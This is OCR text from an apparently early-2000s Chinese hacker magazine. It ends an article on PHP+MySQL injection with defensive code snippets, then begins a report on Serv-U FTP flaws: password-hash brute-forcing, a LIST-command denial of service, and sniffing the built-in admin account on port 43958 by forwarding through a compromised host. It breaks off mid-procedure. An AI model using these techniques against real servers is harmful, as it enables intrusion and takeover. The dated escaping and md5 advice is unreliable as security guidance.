


图45




图46

晕了，表结构都在，而且读Article/user.myi时也成功，可是为什么Article/user.myd读不出来呢？要是magic_quotes_gpc = Off我们还可以into outfile看看，可是……郁闷中，测试就这样结束吧！下面的工作还是留给读者朋友们来完成吧！文中所述问题已经通知星坤了！

六、PHP+MySQL注入攻击的防范

在上一期的专题里已经讲了很多的防范方法，这里我就主要讲一下PHP+MySQL注射攻击的防范方法。

大家看到，在magic_quotes_gpc = On时，很多的注射攻击已经没有作用了。我们可利用这个来加固程序。Addslashes()函数等同于magic_quotes_gpc = On，而且与magic_quotes_gpc = On也不冲突，我们可以这样在程序中这样过滤：

```
$username = addslashes($username);
$query="SELECT * FROM users WHERE userid='$username'");
```

对于id型我们可以利用intval()函数，intval()函数可将变量转换成整数类型，具体代码如下：

```
$id = intval($id);
$query="SELECT * FROM alphadb WHERE articleid='$id'");
```

如果是字符型呢？我们可先用addslashes()过滤一下，然后再过滤“%”和“_”。例如：

```
$search = addslashes($search);
```

```
$search = str_replace("_","\_",$search);
$search = str_replace("%","\%",$search);
```

不过要记住：千万别在 magic_quotes_gpc = On 的情况下替换 "\" 为 "\\"，如下：$password=str_replace("\\","\\\\",$password)。我记得在 darkness 的文章"对某 PHP 站点的一次渗透"中提到过这个问题（在光盘中有收录）。还有就是登陆的地方，如果是只用一个管理员管理，我们可直接对 username 和 passwd 用 md5 加密，这样就不用害怕注入技术的发展了。代码如下：

```
Username=md5($HTTP_POST_VARS["username"]);
Passwd=md5($HTTP_POST_VARS["passwd"]);
```

我的后台登陆就是这样子的！

本文就讲这么多了，注入是一门灵活的技术，有很多技术还在继续发展中，同时欢迎大家对本文给予批评与指正。

（为便于大家学习，本文用到的以下内容光盘有收录：文章"Apache+PHP+MySQL 的安装与配置"、文章"对某 PHP 站点的一次渗透"、php.ini 中文版、作者的的文章系统 alpha.rar、文章系统的测试版 site.rar、mysql 和 php4 中文手册、16 进制/ASCII 转换器）

Serv-U 漏洞总结报告

雪莲蓬　霜风

Serv-U 是款在网络上广泛使用的 FTP 软件，一直以其强大的功能、稳定的性能深得广大朋友的喜爱。但最近 Serv-U 接连爆出的几种漏洞似乎影响了它目前在大家心目中的形象。本篇是我看了最近几个 Serv-U 的漏洞后对它进行的一次详细分析报告！希望能对大家有所启发！

一、SERV-U 本地暴力破解漏洞

涉及程序版本：
Serv-U FTP Server v3.0 及其以上版本所有版本

其实，Serv-U3.0 以下版本的密码是没有加密过的，但厂商后来考虑到安全性就进行了简单的加密，虽然密码是不可逆，但也是可以暴力破解的。不过这里要注意的是只有权限在系统管理员以上的用户才能远程登陆管理，也就是说我们必须破解 INI 文件里用户必须是系统管理员（Maintenance=System）或域管理员（Maintenance=Domain）用户。好了，关于怎么拿到这个加密过的密码，X 已经多次讲过了，不再重复。首先必须有解密的工具，这里只需要 Serv-UPassCrack v1.0a 就可以搞定了。解压完毕后，先右键点击 MD5.wsc，分别点中"通用类型库"和"注册"，完毕后进入 CMD，输入格式为：

cscript crack.vbs 加密的密码

这样 VBS 就会自动把 dict.txt 的密码加密后再跟你用破解的密码对比，如果你有更好的字典，就把它拷贝到 crack.vbs 的同目录下，替换 dict.txt 就可以了。

二、Serv-U FTP Server 远程拒绝服务漏洞

这个漏洞是 ISNO 发现的，涉及 Serv-U FTP Server v4.0.0.4 及其以下版本。如果 Serv-U 匿名用户登陆后，发送 LIST NNNN...命令（N>=253 字节）服务端报错，并且错误对话框无法关闭，只能重启 Serv-U FTP 服务才行。当目标主机允许匿名登陆的时候，摧毁 Serv-U 就靠它咯！

三、新的发现

首先，我们从 Serv-U 的远程执行开始谈起。根据《黑客 X 档案》2003 年 12 期上的《Serv-U FTP Server 远程/本地提升权限缺陷》我们可知道，只要取得一个有远程执行权限的 FTP 账号，就可在系统中添加一个用户，并能提升为超级用户。那这是为什么呢？现在我们来从头看看 Serv-U 的整个运行机制。

1 Serv-U 运行机制

由于 Serv-U 安装时要加入系统服务，所以必须由具有 Administrator 权限的用户来安装。一旦安装完成后，ServUDaemon.exe 将会被加入系统服务，当服务器重启后，Serv-U 的服务将会自动运行。

注意：这时候 ServUDaemon.exe 被赋予的是 SYSTEM 的权限。

当远程用户登陆 FTP 时，实际上都是继承了 SYSTEM 的权限。但用户如果不能远程执行文件，还是不能对系统构成危害。不过 ServUDaemon.exe 本身也有一套机制，在 Serv-U 中如果向登陆用户开放了远程执行功能，此时相当于用户继承了 ServUDaemon.exe 的 SYSTEM 权限，所以用户可随意调用能够接触到的系统文件并执行。如果用户能接触到 NET.EXE 或用户自己上传一个 NET.EXE，就能利用远程执行功能成功添加一个系统用户。

好了，看了上面一大堆话，大家是否觉得有点厌烦了？现在我们就要进入正题了。利用 Serv-U 来提升权限时必须先要有一个具有远程执行权限的账号，那么这个账号怎么取得呢？这里要感谢 EYAS，在一次和他的聊天中得知 Serv-U 有个内置账号，该账号具有 Serv-U 的绝对权限。牛人的时间是有限的，知道这个思路后，接下来的实践就要靠自己了。

先整理一下思路，账号的作用无非就是登陆；既然是登陆就必须有登陆的端口；有了端口以后就要发送数据；发送的数据里肯定包含了内置账号和密码。看来先要从登陆的端口查起。这里还有一个问题，那就是谁是客户端来登陆，谁是服务端供接入服

务。还好，Serv-U 的可执行文件不多，只有 ServUAdmin.exe 和 ServUDaemon.exe。从使用上来看，ServUAdmin.exe 是管理本地 Serv-U 的工具，ServUDaemon.exe 是整个 Serv-U 提供服务的执行文件。现在一切都明朗化了，可肯定的说：ServUAdmin.exe 是客户端，ServUDaemon.exe 是服务端。那么，整个登陆过程就是 ServUAdmin.exe 连接 ServUDaemon.exe 提供的服务端口，然后发送内置的超级用户的账号和密码给 ServUDaemon.exe 来验证，验证通过以后就进入管理界面，否则提示登陆失败（默认情况下登陆失败是不可能的）。好了！！目前最重要的就是要找到 ServUDaemon.exe 的管理端口。

先在自己机器上安装一个 Serv-U（详细安装过程请查阅《X 档案》2003 年 11 期的"Serv-U 也玩远程控制"），安装以后启动 Serv-U 服务。使用任意一款查看端口工具查看目前机器上所有打开端口的程序（图 1）。为什么不用 netstat 来查看？因为 netstat 不能看到是哪个文件打开了哪个端口，所以为了方便，我们不使用 netstat 来查看。




图 1

从图 1 我们可看到，Serv-U 的执行文件 ServUDaemon.exe 打开了两个端口，分别是绑定在本机所有端口上的 21 端口和 127.0.0.1 上的 43958 端口。21 端口是我设定的 FTP 端口，而 43958 未必就是我们要找的管理端口。说话要讲证据，现在就来看看怎样证明我们的猜想。首先执行 **netstat -an**，看看目前 43958 端口的连接情况（图 2）。

```
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1235           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1297           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
TCP    127.0.0.1:43958        0.0.0.0:0              LISTENING
TCP    192.168.0.2:139        0.0.0.0:0              LISTENING
```

图 2

从图 2 中可看到，该端口没有任何连接。然后执行 ServUAdmin.exe 连接"本地服务器"（图 3）。




图 3

然后再用 **netstat -an** 查看当前端口的连接状况（图 4）。

从图 4 的结果我们可看出，43958 就是 Serv-U 的管理端口，目前该端口有活动的连接存在。找到端口后，可能有的朋友说直接嗅探就可抓到用户名和密码了，呵呵！这里我要告诉大家：这样是绝对不行的。不信的朋友可自己试一下，因为我也犯了同样的错误。127.0.0.1 是本地机器的回环接口，回环接口数据使用 TCP/IP 协议，数据包通常不会出现在网络上，嗅探器的工作模式是将自己处于混杂模式中，以接收所有网络上的数据包。既然没有数据包，通过网络自然不能被嗅探到。不过，要注意一下某些系统的例外情况，主要跟网络接口卡和驱动程序有关。为此，我白白花了好几个小时。好了！错误的方法就不说了，这里说说正确的方法。经过几个小时的困惑，总算找到了二种有效的方法来抓用户名和密码。这两种方法是转发嗅探和消息拦截。

```
TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1235           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1297           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1315           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
TCP    127.0.0.1:1315         127.0.0.1:43958        ESTABLISHED
TCP    127.0.0.1:43958        0.0.0.0:0              LISTENING
TCP    127.0.0.1:43958        127.0.0.1:1315         ESTABLISHED
TCP    192.168.0.2:139        0.0.0.0:0              LISTENING
```

图 4

2 两种抓取用户名和密码的方法

(1) 转发嗅探

转发嗅探，顾名思义就是将特定端口与其他端口连接。通过访问其他端口达到访问特殊端口的目的。在这里，基于本机 IP 端口的数据不能通过本地抓取，所以我们可通过端口的转发来达到目的。Serv-U 默认将管理端口绑定在 127.0.0.1 上，并且 ServUDaemon.exe 也只接受 127.0.0.1 与 43958 连接。换句话说，Serv-U 的管理只允许本地操作，所以要达到欺骗 Serv-U 的目的，我们必须把 Serv-U 的管理端和服务端分开来，只有这样，才能做到欺骗的目的，从而嗅探到内置的 Serv-U 的用户名和密码。




图 5

理论部分大家应该都能清楚了，现在我们来具体实现它。首先，将 Serv-U 的管理端和服务端分开，这需要一台肉鸡来协助完成。先在肉鸡上安装一个 Serv-U，并启动 Serv-U 的服务。然后使用端口转发工具将肉鸡的任意一个端口连接到 127.0.0.1:43958 端口上（这里的例子我们使用 99 端口），如图 5。

这里我使用的转发工具是 rinetd.exe，该工具我在以前的《X 档案》上已经介绍过了，就不多说。连接完成后，切换到本地服务器，同样使用工具将本地的 127.0.0.1:43958 转发到肉鸡 IPXXX.XXX.XXX.52 的 99 端口上（这里肉鸡 IP 我们用 XXX.XXX.XXX.52 代替）。如图 6。




图 6

当这一切做好后，所有连接本地127.0.0.1:43958端口的数据都将会转发到肉鸡XXX.XXX.XXX.52:99端口上。同样地，所有发送到肉鸡XXX.XXX.XXX.52:99端口上的数据又会被转发到肉鸡127.0.0.1:43958端口。这样，就成功的欺骗了Serv-U，从而为嗅探创建了环境，数据转发过程如图7。




图 7

